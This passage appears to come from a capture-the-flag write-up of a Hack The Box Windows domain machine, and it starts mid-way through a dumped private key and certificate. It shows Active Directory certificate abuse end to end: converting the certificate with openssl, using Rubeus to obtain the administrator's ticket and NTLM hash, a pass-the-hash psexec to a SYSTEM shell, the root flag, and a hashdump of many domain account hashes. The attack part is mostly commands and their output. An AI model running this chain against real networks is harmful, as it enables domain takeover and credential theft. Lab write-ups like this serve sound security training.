cMiuZ7xvBHb/EcLorYmdp7fFAyBmVzXLZhSISu5jGcf/qF0PPb4XUsvoQaAAVqW4
/ELZfO9zRr0ISUNZFqmCddH66vXq7QkSOmsaHxZVAyBizg9k7BKHVfasSbEL5uMo
AF8sAF85HjQYraw6UjuMI9kNhPUKr29vsiagGisCgYEAi8vh4jLLEI/QTD2l2aPO
ohiMEIbhmAw2wHZf8BRwl2G/smRdQX1iTWkmsoHCxFGQXek77r+j0YuWlrc0wh4E
hTfCnAwiD4Ynb7aZk2dxbynd6ywo9u/CF5cjUNmfd7I+hqse4lVsKxGx4nns29f1
oMyZTkBXclj4S77sitiH7mcCgYAKc7kGS+EnNo2XeD3ntCj5vuDPP6kkQ1tqRjqI
a7mJsQ4qm8f/yNWgliGv+slBqMrbl38IpIlEnQkEJ0RoEJRNZT5In9tGUDMW00Ks
2gZ0VDjw846MRpMgrr9SRizpfZ/QiuXXPvmG+0p0kMY+41wAFSs+FRluBMgJoGXS
acnoCQKBgC/nRui3O2+zFQzhMTRjQkwsBvT5o2WGO6uvuPOvrL4RgHgmW0MQ3F8D
+W34NpY9SOLGd1dclTh3fELFtUOFIFOLKjCeUzF5rr27LMud+fyYqn0R/JZ+pbik
1f49d4xfRKGSFzCZu5Aqw7lpSyQzPSyqmkQUgHHtLy2GiCYlC4Nj
-----END RSA PRIVATE KEY-----
-----BEGIN CERTIFICATE-----
MIIFwDCCBKigAwIBAgITMwAAAAjxQqNJcRmyvwAAAAAACDANBgkqhkiG9w0BAQsF
ADBFMRMwEQYKCZImiZPyLGQBGRYDaHRiMRgwFgYKCZImiZPyLGQBGRYId2luZGNv
cnAxFDASBgNVBAMTC3dpbmRjb3JwLUNBMB4XDTIxMTExMjE4MjUyNFoXDTIzMTEx
MjE4MzUyNFowWTETMBEGCgmSJomT8ixkARkWA2h0YjEYMBYGCgmSJomT8ixkARkW
CHdpbmRjb3JwMRMwEQYDVQQLEwpNYWluT2ZmaWNlMRMwEQYDVQQDEwpEaWVnbyBD
cnV6MIIBIjANBgkqhkiG9w0BAQEFAAOCAQ8AMIIBCgKCAQEAqjjcezxQxnRfrbH9
jlREQRgpD8jihzXuIpx82mYEWG1QJ/uef6aiHLXfmudnhCgH/fEkqvGj47yLhcsA
hswqEf9eZyiK3dpSqfj+KdqByH6I77Cm7WiLcxgXYw3IVEvhhz+rQF7BjfcUoJZ/
gQaGumgIDU5igEtzVOAyWwfaQPKqN3wKhTZrXx4ZQWlwG72DWiyM2vla1XACUPs
TfJFM0PxXMRdVwtPA4XPMW2xDVITBEgFaUXmLv7kNXCI5lQGQp10ovECME9p/y2n
srL9xV1WtMJDa+l7C97Kegt7XqDMYK80vrRPreLRmqnufCk9ictqgXnotIEhuLND
Jbv6OQIDAQABo4ICkzCCAo8wOwYJKwYBBAGCNxUHBC4wLAYkKwYBBAGCNxUIsrAi
h4Xrf4bphxiFkklUxdkzJoaox1ODlPQcAgFkAgECMB8GA1UdJQQYMBYGCCsGAQUF
BwMCBgorBgEEAYI3FAICMA4GA1UdDwEB/wQEAwIFoDApBgkrBgEEAYI3FQoEHDAa
MAoGCCsGAQUFBwMCMAwGCisGAQQBgjcUAgIwHQYDVR0OBBYEFFCoOOkGOBD8Sv1i
2a1861zf9vEVMCgGA1UdEQQhMB+gHQYKKwYBBAGCNxQCA6APDA1BZGipbmlzdHJh
dG9yMB8GA1UdIwQYMBaAFBBQB/Z7ZTloO4v+uzi7R43NuP8YMIHIBgNVHR8EgcAw
gb0wgbqggbeggbSGgbFsZGFwOi8vL0NOPXdpbmRjb3JwLUNBLENOPWVhcnRoLENO
PUNEUCxDTjlQdWJsaWWlMjBLZXklMjBTZXJ2aWNlcyxDTj1TZXJ2aWNlcyxDTj1D
b25maWd1cmF0aW9uLERDPXdpbmRjb3JwLERDPWh0Yj9jZXJ0aWZpY2F0ZVJldm9j
YXRpb25MaXN0P2Jhc2U/b2JqZWN0Q2xhc3M9Y1JMRGlzdHJpYnV0aW9uUG9pbnQw
gb4GCCsGAQUFBwEBBIGxMIGuMIGrBggrBgEFBQcwAoaBnmxkYXA6Ly8vQ049d2lu
ZGNvcnAtQ0EsQ049QUlBLENOPVB1YmxpYyUyMEtleSUyMFNlcnZpY2VzLENOPVNl
cnZpY2VzLENOPUNvbmZpZ3VyYXRpb24sREM9d2luZGNvcnAsREM9aHR0P2NBQ2Vy
dGlmaWNhdGU/YmFzZT9vYmplY3RDbGFzcz1jZXJ0aWZpY2F0aW9uQXV0aG9yaXR5
MA0GCSqGSIb3DQEBCwUAA4IBAQCue9V8f6irk5CBdFxf1uUkVoi7VHvNl/Mgk6bT
+kQJTSCKCmqQlxGAZWmo7vN7Mvy4ti4L09MF4XoYq734QtfdDnS4+u7zTc957Ux0
2B+0i5909Xi/QDnvgtyLXsuYhUOkUvewSPXtFqpiVsT62SDYMchtYOfZIbvMnm9L
3z9nh1oBHvYDpbMfRU5WgkwF/Snz+EP3w6HJYtsQgLyJPuCTyprpbF9D2oMQgPYO
YOCmmn9RGTuIhNxhh5JPyHPwmeD8hXFK6c1IKUmE8cbGDZ8snh3Lgq/8FykYoRvK
wYQ6pal5domFxOYFwOoBHs2sLNBgDozJXtsYjr5nQCQTrtqW
-----END CERTIFICATE-----
```

```
[*] Convert with: openssl pkcs12 -in cert.pem -keyex -CSP "Microsoft Enhanced Cryptographic Provider v1.0" -export -out cert.pfx



Certify completed in 00:00:16.0100792
```

Copy cert to cert.pem on kali

1. `openssl pkcs12 -in cert.pem -keyex -CSP "Microsoft Enhanced Cryptographic Provider v1.0" -export -out cert.pfx`
2. password

get a TGT and the administrator's hash.

1. `Rubeus.exe asktgt /user:administrator /certificate:C:\users\diegocruz\cert.pfx /password:12345678 /getcredential`

```
PS C:\temp> .\Rubeus.exe asktgt /user:administrator /certificate:C:\temp\cert.pfx /password:password /getcredentials
.\Rubeus.exe asktgt /user:administrator /certificate:C:\temp\cert.pfx /password:password /getcredentials

   ______        _
  (_____ \      | |
   _____) )_   _| |__  _____ _   _  ___
  |  __  /| | | |  _ \| ___ | | | |/___)
  | |  \ \| |_| | |_) ) ____| |_| |___ |
  |_|   |_|____/|____/|_____)____/(___/

  v2.0.0

[*] Action: Ask TGT

[*] Using PKINIT with etype rc4_hmac and subject: CN=Diego Cruz, OU=MainOffice, DC=windcorp, DC=htb
[*] Building AS-REQ (w/ PKINIT preauth) for: 'windcorp.htb\administrator'
[+] TGT request successful!
[*] base64(ticket.kirbi):

      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

  ServiceName              :  krbtgt/windcorp.htb
  ServiceRealm             :  WINDCORP.HTB
  UserName                 :  administrator
  UserRealm                :  WINDCORP.HTB
  StartTime                :  11/12/2021 7:38:33 PM
  EndTime                  :  11/13/2021 5:38:33 AM
  RenewTill                :  11/19/2021 7:38:33 PM
  Flags                    :  name_canonicalize, pre_authent, initial, renewable, forwardable
  KeyType                  :  rc4_hmac
  Base64(key)              :  UV/EsLHFtMEG+Qod5SqnHw==
  ASREP (key)              :  E71095515EBA4568832B85B7D32E9FF0

[*] Getting credentials using U2U

  CredentialInfo         :
    Version              : 0
    EncryptionType       : rc4_hmac
    CredentialData       :
      CredentialCount    : 1
       NTLM              : 3CCC18280610C6CA3156F995B5899E09
```

no kerberos port open on box so use ntlm hash

root

```
kali@kali:~$ psexec.py -hashes 3CCC18280610C6CA3156F995B5899E09:3CCC18280610C6CA3156F995B5899E09 windcorp.htb/administrator@$IP
Impacket v0.9.23.dev1+20210315.121412.a16198c3 - Copyright 2020 SecureAuth Corporation

[*] Requesting shares on 10.10.11.102.....
[*] Found writable share ADMIN$
[*] Uploading file tjvellnz.exe
[*] Opening SVCManager on 10.10.11.102.....
[*] Creating service xjAz on 10.10.11.102.....
[*] Starting service xjAz.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.17763.2114]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
nt authority\system
```

root.txt

```
C:\Users\Administrator\Desktop>dir
 Volume in drive C has no label.
 Volume Serial Number is 77EB-C165

 Directory of C:\Users\Administrator\Desktop

08/11/2021  12:54 PM    <DIR>          .
08/11/2021  12:54 PM    <DIR>          ..
```

```
11/12/2021  06:16 AM                34 root.txt
               1 File(s)             34 bytes
               2 Dir(s)  12,581,695,488 bytes free

C:\Users\Administrator\Desktop>type root.txt
5b5159008a4d744b008e50ed639c7ce3
```

hashdump

```
meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:3ccc18280610c6ca3156f995b5899e09:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:0ed8ccb7625e05545e9fd208ebf99120:::
FalkUela:3110:aad3b435b51404eeaad3b435b51404ee:eb6322d4cf2418499aff54c146236d47:::
CurtisChav:3111:aad3b435b51404eeaad3b435b51404ee:df8075dd1a34640838058824l714eec0:::
RyderRoss:3112:aad3b435b51404eeaad3b435b51404ee:f754b697e6f46943b996af1f95806e1c:::
TammyLawr:3113:aad3b435b51404eeaad3b435b51404ee:f7d1641dc55ebffa69f7d284feba3338:::
ZoePerk:3114:aad3b435b51404eeaad3b435b51404ee:c9fce315d555c1288f7c41dc0189cb5e:::
AgnieszkaFour:3115:aad3b435b51404eeaad3b435b51404ee:67ac676b05866633a92181dd3bac5b8f:::
IgorCarv:3116:aad3b435b51404eeaad3b435b51404ee:fb209fff682a3e97de1231b19a143ec2:::
Denada R:3117:aad3b435b51404eeaad3b435b51404ee:830a28d854d2ad57f31d55e052d637fb:::
AmyBouc:3118:aad3b435b51404eeaad3b435b51404ee:fd55fa317c30ab7f59b83f3e52a72172:::
BaptisteCaro:3119:aad3b435b51404eeaad3b435b51404ee:77a3ec520cb56f29dc36cf989fe0f55a:::
JonathanPayn:3120:aad3b435b51404eeaad3b435b51404ee:741fa4ca1b531ab50b1e4154b18c27c5:::
???????????:3121:aad3b435b51404eeaad3b435b51404ee:321b47edbffee2a0dc4388feled2e1d0:::
AlyssiaDavi:3122:aad3b435b51404eeaad3b435b51404ee:6b5420c17158024ad26bbf32c7e85676:::
SusanaSoto:3123:aad3b435b51404eeaad3b435b51404ee:5afbae1895bf96897a66e7b2aafd2564:::
IslaLatt:3124:aad3b435b51404eeaad3b435b51404ee:0b745ae32d3293fa0182192ead3d0252:::
KellyGran:3125:aad3b435b51404eeaad3b435b51404ee:a96f05e54df3cea9faf8be77bd384e8a:::
SkyVan :3126:aad3b435b51404eeaad3b435b51404ee:bad8e429f8ee5de923627b7d6d230aae:::
AnitaStro:3127:aad3b435b51404eeaad3b435b51404ee:1debdb3dd98a449192cc019727eac253:::
YasminSchm:3128:aad3b435b51404eeaad3b435b51404ee:424503936cb88b8ca17df88cbb057123:::
EvaMath:3129:aad3b435b51404eeaad3b435b51404ee:1e794a60cbfc073ce1767a745a45b3de:::
MelodieNova:3130:aad3b435b51404eeaad3b435b51404ee:0724d7384bf32aacc9ceee5353bf9d9b:::
MareikeZiel:3131:aad3b435b51404eeaad3b435b51404ee:df956b04e6b175ecfa994ee639bc4843:::
NihalKunt:3132:aad3b435b51404eeaad3b435b51404ee:2527e78687fdcef7c730c2fffd06cc73:::
SohamCoop:3133:aad3b435b51404eeaad3b435b51404ee:a4bab324622a9291c9c947054d22bef1:::
DarrenLong:3134:aad3b435b51404eeaad3b435b51404ee:54ef195c29cd9e3402dde466d462e1af:::
lkTun:3135:aad3b435b51404eeaad3b435b51404ee:12f60a121d56a72f1bbbdeffd6b757fc:::
```

Resources

Link	Description
https://github.com/cfalta/PoshADCS	ADCS.ps1
https://github.com/GhostPack/Certify	Certify.exe
https://github.com/PowerShellMafia/PowerSploit	Powersploit
https://raw.githubusercontent.com/PowerShellMafia/PowerSploit/master/Recon/PowerView.ps1	PowerView.ps1 (from powersploit)
https://github.com/GhostPack/Rubeus	Rebeus.exe
https://github.com/r3motecontrol/Ghostpack-CompiledBinaries	Found precompiled binaries after the fact. Not sure if i trust, but there ya go